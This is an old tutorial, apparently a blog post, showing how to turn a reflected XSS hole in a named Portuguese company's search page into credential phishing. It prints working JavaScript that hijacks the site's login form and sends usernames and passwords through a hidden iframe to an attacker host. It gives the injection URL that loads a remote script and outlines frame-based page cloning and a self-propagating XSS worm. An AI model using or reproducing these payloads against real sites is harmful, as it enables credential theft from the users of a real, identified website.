xss2phishing

XSS are certainly changing the away that Phishing attacks are perpetrated.

Example:


(This is a real world situation featuring a Portuguese web design company)

Site:

http://grandesempresas.seara.com

Page where a XSS vulnerability can be found:

http://grandesempresas.seara.com/pesquisa/pesquisa.php?chave=



<script>alert('vuln');</s

A página em http://grandesempresas.seara.c...

vuln

Resultados da pesquisa ("

As is visible in the image above, there is a login form and a XSS vulnerability in the same page.

In order to perpetrate the phishing attack one need to inject Javascript code in the variable to make that the victim's browser load a Javascript file.

From a brief analyses at the HTML that the site generates I know that:

- The value that the variable "chave" receives is not sanitized at all.
- The login form is named "login_clientes"
- The login form have two input fields for user data: "user" and "pass".

So I will use the following JavaScript code:

```
loginForm = document.forms['login_clientes'];


function parseData()
{
                 var username = loginForm.user.value;
                var password = loginForm.pass.value;
                saveData(username,password);
   return true;
}
function saveData(username,password)
{
var  frame=document.createElement('iframe');
frame.src="http://myhost/myparsefile.php?username=" + username + "&password=" +
password;
frame.style.display='none';
   document.body.appendChild(frame);
}


loginForm.onsubmit = parseData;
```

So, if browsing a page like (don't forget to encode the part of the injection):

http://grandesempresas.seara.com/pesquisa/pesquisa.php?chave=<script type="text/javascript" language="JavaScript" src="http://yourhost/yourJavaScriptfile.js"></script>

A victim will give you his personal data, as long as he clicks the Submit button.

The ideas that you must have in mind are:

- If you can make the user browser load your JavaScript file or code when visiting some site, you can change that site behavior.
- If some site has forms and XSS vulnerabilities you can try to get the user inputted data.
- If the user trust the site, the user will, probably, give his personal data anywhere in that site.

And if the site has vulnerabilities in some page where it doesn't have forms, and have some form(s) in other page(s)?

Try coding some JavaScript that opens, in a full-sized frame, the page that has the login form. If you can reach the form inside that frame via JavaScript, the job is done, else store a copy of the html that the login page outputs and, instead of load in a frame the real login page, load your copy, which you control. As the address bar won't change, the user trust on the site won't, probably, change too.

What more can you do with XSS vulnerabilities?

- In forums, or other type of community sites you can "spread the word":
  If you can send a private message, and you know that the browser of the user that reads it will parse your JavaScript, you can make a specially crafted message that, when read, shows, to the victim, the page with the login form, and, without the victim knows, send to other folk a copy of itself. Your personal worm.
- As above but, instead of send a private message, you can try to change the user profile data and fill it with more injections.
- "Misplaced" JavaScript code is more likely to be parsed by Internet Explorer that by Mozilla Firefox. Both Internet Explorer versions 6.x and 7.x parse JavaScript code written in a ".txt" file, what can be useful in a real world situation like making a post in some forum that let you attach ".txt" files, a more likely situation than one where you can attach an ".html" file. Internet Explorer version 6.x parse JavaScript code given as the "src" of some image.
  Example: <img src="javascript:your_code">

Not anyhow related to me but, if you don't know it yet, let me introduce you this site:

http://ha.ckers.org/xss.html

The site above is a useful XSS situation dictionary. I recommend you to read it independently of your skills.

XSS is the future of phishing.

behindthehills@gmail.com